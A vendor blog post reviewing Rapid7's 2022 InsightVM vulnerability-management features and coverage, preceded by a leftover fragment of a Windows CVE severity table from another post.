CVE-2023-21752 Windows Backup Service Elevation of Privilege Vulnerability No No 7.1
CVE-2023-21542 Windows Installer Elevation of Privilege Vulnerability No No 7
CVE-2023-21532 Windows GDI Elevation of Privilege Vulnerability No No 7
CVE-2023-21563 BitLocker Security Feature Bypass Vulnerability No No 6.8
CVE-2023-21560 Windows Boot Manager Security Feature Bypass Vulnerability No No 6.6
CVE-2023-21776 Windows Kernel Information Disclosure Vulnerability No No 5.5
CVE-2023-21682 Windows Point-to-Point Protocol (PPP) Information Disclosure Vulnerability No No 5.3
CVE-2023-21525 Remote Procedure Call Runtime Denial of Service Vulnerability No No 5.3

Year in Review: Rapid7 Vulnerability Management

Post Syndicated from Tom Caiazza original https://blog.rapid7.com/2023/01/09/year-in-review-vulnerability-management/

Year in Review: Rapid7 Vulnerability Management

For Rapid7’s vulnerability management team, 2022 began with a lot of introspection on how we can add more value and keep meeting our customer needs in the best possible ways.

Over the course of 2022, we launched many new features and improvements — some highly anticipated, many customer-requested. Log4J was difficult, but we learned from it, particularly when it comes to Emergent Threat Response.

Additionally, we recently refreshed our coordinated vulnerability disclosure (CVD) policy and philosophy. We found that we couldn’t treat every vulnerability equally and there was a need to be more agile with our CVD approach. So, we came up with six classes of vulnerabilities (and a meta-classification of “more than one”) and some broad strokes of what we intend to accomplish with our CVD for each of them.

We reimagined many of our internal processes and teams to drive better customer outcomes. For instance, we are making a significant investment in re-architecting the InsightVM/Nexpose database to ensure VM programs scale with the customers evolving IT environment.

We will continue to prioritize what really matters, even if it means making some hard decisions, and further improve communication with our customers. Here’s a snapshot of 2022 in InsightVM.

Key Product Improvements

Agent-based policy assessment

A robust vulnerability management program should assess IT assets for misconfigurations along with vulnerabilities. That’s why we were thrilled to introduce Agent-Based Policy in InsightVM. Customers can now use Insight Agents to conduct configuration assessments of IT assets against widely used industry benchmarks from the Center for Internet Security (CIS) and the U.S. Defense Information Systems Agency (DISA) to help prevent breaches and ensure compliance.

Year in Review: Rapid7 Vulnerability Management

Remediation Project improvements

Remediation Projects help security teams collaborate and track progress of remediation work (often assigned to their IT ops counterparts). Here are our favorite updates:

  • Remediator Export – a new solution-based CSV export option, Remediator Export contains detailed information about the assets, vulnerabilities, proof data, and more for a given solution.
  • Better way to track project progress – The new metric that calculates progress for Remediation Projects will advance for each individual asset remediated within a “solution” group. This means customers no longer have to wait for all the affected assets to be remediated to see progress.
Year in Review: Rapid7 Vulnerability Management

Scan Assistant

Scan Assistant provides an innovative alternative to traditional credentialed scanning. Instead of account-based credentials, it uses digital certificates, which increases security and simplifies administration for authenticated scans.

  • Scan Assistant is now generally available for Linux
  • Automatic Scan Assistant credential generation – taking some more burden off the vulnerability management teams, customers can use the Shared Credentials management UI to automatically generate Scan Assistant credentials
  • Improved scalability – automated Scan Assistant software updates and digital certificate rotation for customers seeking to deploy and maintain a fleet of Scan Assistants.

Dashboards and reports

Customers like to use dashboards to visualize the impact of a specific vulnerability or vulnerabilities to their environment, and we made quite a few updates in that area:

  • New dashboard cards based on CVSS v3 severity – we expanded CVSS dashboard cards to include a version that sorts the vulnerabilities based on CVSS v3 scores (along with CVSS v2 scores).
  • Threat feed dashboard includes CISA’s KEV catalog – we extended the scope of vulnerabilities tracked to incorporate CISA’s KEV catalog in the InsightVM Threat Feed Dashboard to help customers prioritize faster.
  • 5 New Dashboard Cards – We launched a set of five new dashboard cards that utilize line charts to show trends in vulnerability severity and allow for easy comparison when reporting.
  • Distribute Reports via Email – Customers can now send InsightVM reports to their teammates through email.
Year in Review: Rapid7 Vulnerability Management

Agent improvements for virtual desktops

Pandemic fueled remote work and with it the use of virtual desktops. InsightVM can now identify agent-based assets that are Citrix VDI instances and correlate them to the user, enabling more accurate asset/instance tagging. This will create a smooth, streamlined experience for organizations that deploy and scan Citrix VDIs. Expect similar improvements for VMware Horizon VDIs in 2023.

Improved support

A new, opt-in feature eliminates the need for customers to attach logs to support cases and/or send logs manually, ensuring a faster, more intuitive support process.

Notable Emergent Threat Responses and Recurring Coverages

In 2022, we added support for enterprise systems like Windows Server 2022, AlmaLinux, VMware Horizon (server and client), and more to the recurring coverage list. Learn about the systems with recurring coverage.

Rapid7’s Emergent Threat Response (ETR) program is part of an ongoing process to deliver fast, expert analysis alongside first-rate security content for the highest-priority security threats. This year we flagged a number of critical vulnerabilities. To list a few:

That’s not all. We added over 21,000 new checks across close to 9000 CVEs to help customers understand their risk better and thus secure better.

Check out our past blogs – Q1, Q2, and Q3 – to get more information on product improvements and key vulnerability coverages.

Customer Stories and Resources

The past year, we had the privilege to share stories of how our customers are using Insight VM to secure their environment. Check out how your peers are leveraging InsightVM.Here’s what one customer had to say:

“That is one of the things we value most about InsightVM; it has the capacity to pinpoint actively-exploited vulnerabilities, so we can prioritize and direct our attention where it’s needed most.”

For customers looking to improve the utilization of the Vulnerability Management tool, check out this webcast series that covers the different phases of VM lifecycle – Discovery, Analyze, Communicate, and Remediate. Lastly, customers can always leverage Rapid7 Academy to participate in workshops and training to continue their learning journey.

Looking forward to 2023

We will maintain the customer-centricity in 2023 as we continue to deliver features and improvements in customers’ best interests. We will be holding a webinar on January 24 around configuration assessment in InsightVM agent-based policy. And, as always, be on the lookout for our annual vulnerability intelligence report coming soon to a Q1 near you (here’s last year’s)!